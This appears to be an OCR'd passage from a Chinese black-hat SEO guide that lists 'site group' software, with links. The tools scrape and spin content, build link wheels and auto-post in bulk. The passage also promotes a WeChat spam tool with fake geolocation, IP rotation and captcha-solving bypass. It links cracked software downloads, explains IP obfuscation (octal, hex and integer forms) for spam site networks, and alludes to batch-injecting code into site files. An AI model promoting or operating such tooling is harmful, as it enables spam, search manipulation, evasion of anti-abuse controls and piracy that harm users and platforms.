第三方网站发布文章自定义接口				
7ta_cn免费个人网站	19lou_com_19楼个人博客	Blogger_com博客	cnblogs_com_博客园	livedoor_com_日本博客
sohu微博发布	toocle生意助手_产品	tumblr_com国外博客	weibo_com微博发布	百度空间发布
百度贴吧发布	banzhu_com斑竹网建站	blogbus_com博客大巴	diandian_com点点轻博客	凤凰博客_快博
和讯博客发布	金融界博客发布	美丽说分享宝贝	bokee_net_企博网发布	搜狐博客发布
天涯博客发布	推他网_轻博客	网易博客发布	新浪博客发布	中金博客发布
◎联系客服付费定制接口◎				
批量新建网站栏目自定义接口				
织梦CMS/DEDECMS程序	帝国CMS/EmpireCMS程序	无忧CMS/5UCMS程序	Discuz! 论坛	Emlog 博客
PHPWEB程序	WordPress 博客	Z-BLOG博客程序	科讯/KesionCMS程序	网钛OTCMS程序

点评：软件对应的模板数量和种类还是不错的

6.1.4、狂人站群

参考：http://www.kuangren.net/

站群软件：http://www.kuangren.net.cn/

采集软件：http://www.kuangren.cc/

如果你想从事微营销的话，不妨研究下这个站群营销程序，内置的各种针对移动端的功能还是不错的。

狂人站群管理系统是一套仅需输入关键词，即可采集到最新相关内容，并自动 SEO 发布到指定网站的多任务站群管理系统，可 24 小时不间断的全自动维护数百个网站。狂人站群软件根据设置的关键词自动抓取各大搜索引擎的相关搜索词以及相关长尾词，然后根据衍生出的词来抓取大量的最新数据，完全摒弃普通采集软件所需的繁琐规则定制，实现一键采集一键发布。同时狂人站群也支持指定域名采集数据，仅需填写目标栏目地址即可每日抓取最新文章自动发布，无需绑定电脑或 IP，不限网站数量，可以 24 小时挂机采集维护，让站长可以很轻松就管理上百个网站。

狂人站群拥有强大的采集功能，支持关键词采集 文章采集，图片和视频采集，也支持自定义采集规则指定域名采集，也提供有超强的原创文章生成功能，支持数据的自由导入导出，支持各种链接插入和链轮功能，批量站点和栏目添加、栏目 id 绑定等功能，支持自定义发布接口编辑，真正实现对各类站点程序的完美支持，是多站点维护管理的必备工具。

全球任意位置精准定位

狂人微信营销软件内置的伪装地理位置程序采用精准定位地图,支持全球任意设定位置搜索附近的人，支持同时定位多个地点。

强大的批处理功能

支持批量账号导入、导出、添加、自动登陆微信账号，支持多个账号进行名称、签名、性别等修改等。

附近的人打招呼

全自动多账号循环打招呼推送信息，对附近的人推送新的产品及活动信息。软件同时支持多个微信账号添加固定号为好友。

全自动摇一摇

自动多账号循环摇一摇推送信息，主动吸引客户，可设置每个账号摇多少次，每摇一次，就相当于散发一次传单效果。

全自动群发信息

支持单账号与客户进行聊天和交流，也支持多帐号全自动群发助手群发信息，取代传统手机短信群发，节省费用，效率极高。

站街功能

支持多个账号在指定地点进行站街，设置站街时间 自动切换微信账号 别人用手机搜索附近的人可看到你。

朋友圈营销

狂人微信营销软件独家支持朋友圈点赞、批量评论等功能，方便商家深入开展微信营销活动。

自动换IP

支持支持ADSL和VPN自动更换IP，用户可设置时间间隔定时更换电脑IP，让营销更加安全有效！

自动识别验证码

软件内置多个远程打码平台接口，自动识别验证码，适合软件24小时全自动挂机使用；也支持手工打码。

在线升级

狂人微信营销软件采取在线升级机制，不定期发布最新升级包支持模拟器及微信新版功能，增加新的功能等！

后台静默操作

狂人微信营销软件可完全后台执行任务，不控制鼠标,不锁定屏幕,不占用键盘，完全不影响电脑系统的其他工作。

海马玩模拟器

狂人微信营销软件是基于海马玩模拟器基础上自主研发的独立操作系统,软件运行顺畅、稳定。

6.1.5、泊君站群（陈默站群）

参考：

http://www.chenmo.com.cn/


http://dovsjl.com/

论坛：http://www.admino.cn/ （可以多逛下这个论坛总能有新的发现）

泊君 V2.0 下载地址：http://www.d9soft.com/soft/95972.htm

微信猎手：http://pan.baidu.com/s/1eQzm2x8

站群蜘蛛池：http://www.chenmo.com.cn/zhizhuchi/



6.1.6、龙少泛站群/千百度站群/逆天者站群


参考：http://www.fanzhanqun.com/


千百度：http://www.qbdzq.com/

龙少/逆天者：http://www.fzqvip.com/

软件参考：http://www.zzcodes.net/vip/soft/2014/0412/5498.html

最新版 2015






6.1.7、侠客站群

官方网站：http://www.xksoft.com/

侠客云采集：http://www.xiakeyun.com/

侠客站：http://www.xiake.net/

51dns 解析工具：http://www.xksoft.com/down/51dns.html



6.1.8、新一代站群


参考：http://www.xydzq.com

1. 自动建站，自动排名，引蜘蛛，外推信息。

2. 能让你在短时间内自动建立大量的二级网站，蜘蛛爬行自动建立网站，而快速被搜索引擎收录，轻松获取更多的流量。

3. 免采集文章、自动生成文章、自动链轮。众多大门户网站为你推广信息。

4. 外推具有支持顶级域名、二级域名或多级域名、目录站、拼音域名站、拼音子目录站、等功能。



6.1.9、杀破狼站群

参考网址：http://www.shapolang123.com/

http://www.zqgy.com.cn/sskin/

简单介绍

IIS 批量建站、ENAME、DNSPOD 批量域名解析、原创内容智能维护、域名权重分析。

批量建站

标题 关键词 描述 批量网站建设

三大元标记批量个性化设置

多站友情链接，智能提取引导蜘蛛爬行

多种 CMS 自由更新，超级万能模板应用

一键创建，多站瞬间搭建完成

IIS 批量管理

搜索 运行 停止 清空 删除 IIS 批量维护管理

一键完成 IIS 站点权限、主机头添加等配置

批量搜索、删除、清空 IIS 站点

批量停止、暂停、运行 IIS 站点

服务器维护告别繁琐手工 IIS 苦力活

原创内容

段落组合、原创微博采集、关键词替换

一键相关微博内容采集，建立丰富的原创资源

智能的关键词替换，为您处理可读性极强的话题

支持手工及批量导入原创段落，单页站群就是这样炼成的

支持同义词、近义词替换伪原创，一键导入

域名批量解析

解放大量站群域名解析的劳动力

支持 Ename 域名批量解析，一次登录一键完成

支持 DNSpod 平台域名批量解析，轻松便捷

支持域名批导入、删除等维护操作

如果您有其它平台需求，我们支持定制

域名权重分析

外链 PR BR 轻松掌握站群权重

支持批量外链、domain 链接数量查询

支持关键词排名查询

支持百度权重、谷歌 PR 值批量查寻

让您的站群再也没有漏网之鱼

其它功能

发贴 FTP 管理 更多需求可随时定制

万能发贴器，支持 90%以上的论坛发布

一次设置，全自动发布链接，提升站群权重

FTP 批量管理，一键导入账号同步更新上传


批量在文件头、尾进行添加、替换代码，你懂得

6.1.10、黑侠站群

参考：http://www.hxzhanqun.cn/

黑侠助手下载地址：http://pan.baidu.com/s/1ntyXTLR

介绍：http://www.hxzhanqun.cn/mianfeiruanjian/2014/1111/9.html



黑侠 IP 变异站群破解版

网盘下载：http://1000eb.com/youe

网盘下载 2：http://1000eb.com/youc

百度官方网盘下载地址：　http://pan.baidu.com/s/1sj0Qfb3

6.1.11、黑豹站群

参考：http://www.heibao-zq02.com/

黑豹站群支持系统：**黑豹站群系统支持：**Dedecms(5.5-5.7)、WordPress(3.01-3.13)、Zblog(1.8)、Sdcms(1.3)、老 Y 文章管理系统(3.0)、5ucms、帝国 CMS 6.6、Discuz! 7.2、博客大巴。

6.1.12、易淘站群

参考：http://www.eeetao.com/

下载地址：http://pan.baidu.com/share/link?shareid=154137&uk=1174452033#dir/path=%2Feeetao-file

智能蜘蛛引擎-站群系统

1.无限站点建立

易淘站群系统秉承为用户提供最实用的软件宗旨，无限制建立站点的数目，打造真正意义上的站群软件；不管购买哪个版本，均不限制网站程序和域名个数，也不绑定电脑，大大的区别与其他同类站群管理软件

智能蜘蛛引擎-站群系统

2.智能蜘蛛引擎

易淘站群系统软件自创的智能蜘蛛引擎，仅需输入几个相关关键词即可自动衍生数千数万长尾关键词，然后针对这些长尾关键词自动从互联网采集到最新文章、图片和视频等内容。无需任何采集规则，完全实现一键抓取任务，是一套真正操作简单而功能实用的站群采集软件。

SEO 伪原创与词库管理-站群系统

3.SEO 伪原创与词库管理

易淘站群系统全面支持标题和内容的近义词反义词替换，分词重构，违禁词库屏蔽，内容段落打乱重排，以及文章内容随机插入图片、视频等，能很好的实现标题和内容的伪原创；无论你做几个，几十个甚至几百个站，都不需要因为采集文章的重复性而担心搜索引擎的收录。

整站全自动更新-站群系统

4.整站全自动更新

设置好关键词和抓取频率以后，站群管理系统会自动产生相关关键词、自动抓取相关的文章并发布到指定的网站栏目中，轻松实现一键采集更新，多站点同时维护，真正实现无人监控无人操作，让建站和维护变成如此简单

站群系统-无限循环挂机

5.无限循环挂机

易淘站群系统管理系统至尊版可以支持 365 天无限循环挂机采集维护所有的网站，设置好相关参数后，软件会从第一个开始，全自动采集和维护完成并转下一个站点更新，一直循环执行，可以轻松管理几十几百个站点，真正实现全自动的站群维护管理，彻底解放站长双手。

站群系统-超级链轮模块

6.超级链轮模块

链接轮（LinkWheel）是国外新提出的一种链接建设策略，或者叫链接建设模型 ，与传统链接相比，链接轮策略更注重链接的质量与群站的权重培养，更能发挥链接对提高网站排名的作用。易淘站群可以完美实现多站循环链接和混合链轮，使网站排名和收录更轻松并有保障!

站群系统-原创文章生成

7.原创文章生成

易淘站群管理系统可以利用主语、谓语、宾语、定语、补语、状语、表语、名词、动词、形容词、介词、量词、数词、助词、连词、代词、叹词等等组词成句成段，实现真正的原创文章自动生成,从而保障了文章的原创性

站群系统-指定域名定向采集

8.指定域名定向采集

易淘站群管理系统可以自定义采集所需要的目标站文章，只要输入目标网址即可做到定向网站的文章采集，无需规则，操作更方便,内容更精准!

6.1.13、微站长站群

官网：http://www.vzz.cc/

6.1.14、IP 变异站群程序/IP 进制程序

下载地址：http://1000eb.com/ye4o

http://pan.baidu.com/s/1kTp60on

技术参考：http://zone.wooyun.org/content/14166

相关扩展：

相关扩展：黑帽 SEO一进制型 IP 泛站群操作详解 (1)

http://www.miniseo.net/872.html

相关扩展：黑帽 SEO一进制型 IP 泛站群操作详解 (2)

http://www.miniseo.net/876.html

黑帽 SEO一进制型 IP 泛站群操作详解 (3)

http://www.miniseo.net/887.html

扩展内容

ip 转换原理

根据 TCP/IP 协议，IP 地址是以二进制来表示，目前广泛使用的 IPv4（Internet Protocol version 4：网际协议版本 4）中规定 IP 地址长度为 32bit（比特位）（如：11000000101010000000000100000010），为了方便使用，人们将二进制 IP 地址转换为四个十进制数字用点号分隔的形式，1bit × 8=1byte（字节），32bit 换算成字节就是 4byte，二进制形式 IP 11000000101010000000000100000010 换算成十进制形式即为 192.168.1.2，这种形式即最常见的 IP 表示方式：点分十进制表示法（Dotted decimal notation）。

下面介绍 IP 地址不常见的几种形式

1、整数型：

IP 192.168.1.2 的二进制为 11000000101010000000000100000010（注：点分十进制 IP 转二进制时，四个十进制数字转二进制不足 8 位的用 0 补足 8 位），将 11000000101010000000000100000010 换算成十进制为 3232235778，得到其整数型 IP 形式：3232235778。

另一种换算方法：192 × 256^3 + 168 × 256^2 + 1 × 256 + 2 = 3232235778

我们可以在 CMD 命令行下输入：ping 3232235778 ，会显示跟 ping 192.168.1.2 同样的回显，说明两者是等价的。

2、八进制型：

IP 192.168.1.2 换算成八进制为 300.250.1.2，每位在前面加 0 表示是八进制，结果为：0300.0250.01.0

2,同样可通过 ping 测试下证明两者 相等。由此可见，IP 0127.0.0.1 并不像表面上看到的似乎等同 127.0.0.1，而等于 IP 87.0.0.1。

3、十六进制型：
换算方法跟八进制相同，不同的是前面加 0x 表示十六进制，如 IP 192.168.1.2 转换为十六进制型 IP 为：0xc0.0xA8.1.2。

4、混合型：
即以上几种进制的混合，如 IP 0300.0xA8.1.0x02，这种纯属为视觉混淆，没什么实质意义。

以上四种相比而言，整数型 IP 相对实用些，下面附整数型 IP 一个简单应用实例：
谷歌 www.google.com.hk 的 IP 是 74.125.128.94，换算成整数型为 1249738846，在浏览器内输入 http://1249738846，即可正常访问该地址。


ip 转换成 16 进制实例：

我们来假设，我的网站 ip 为 10.10.10.10,那么我们来用 window 自带的计算机来计算 16 进制即可,计算出得 a，那么我们可以知道 10.都是等于 A，ok,那么就是 a.a.a.a 那么他们的为什么那么长？而我的就只有 4 个？这里我们要随机调用 0x0,0x00,0x0000000000,即可那么我们的 ip 地址就是 0x0a,0x00a,0x0000000000a,了，当然目前这种手法可能已经准备被淘汰了，现在本人也已经研发出从这个手法升级的升级版的手法。手法主要的是 0x0000000000 是放在转换后的前面。

6.1.15、狗小云站群

参考网址：http://www.q8888q.com/

相关教程：http://www.q8888q.com/peixun.htm



6.1.16、365 站群

参考网址：http://www.365zhanqun.com/

http://www.365yanshi.com/

论坛交流：http://bbs.365aixue.com/thread-3-1-1.html

下载地址：（说明：下载安装包安装完之后会程序自动升级主程序到最新版本）

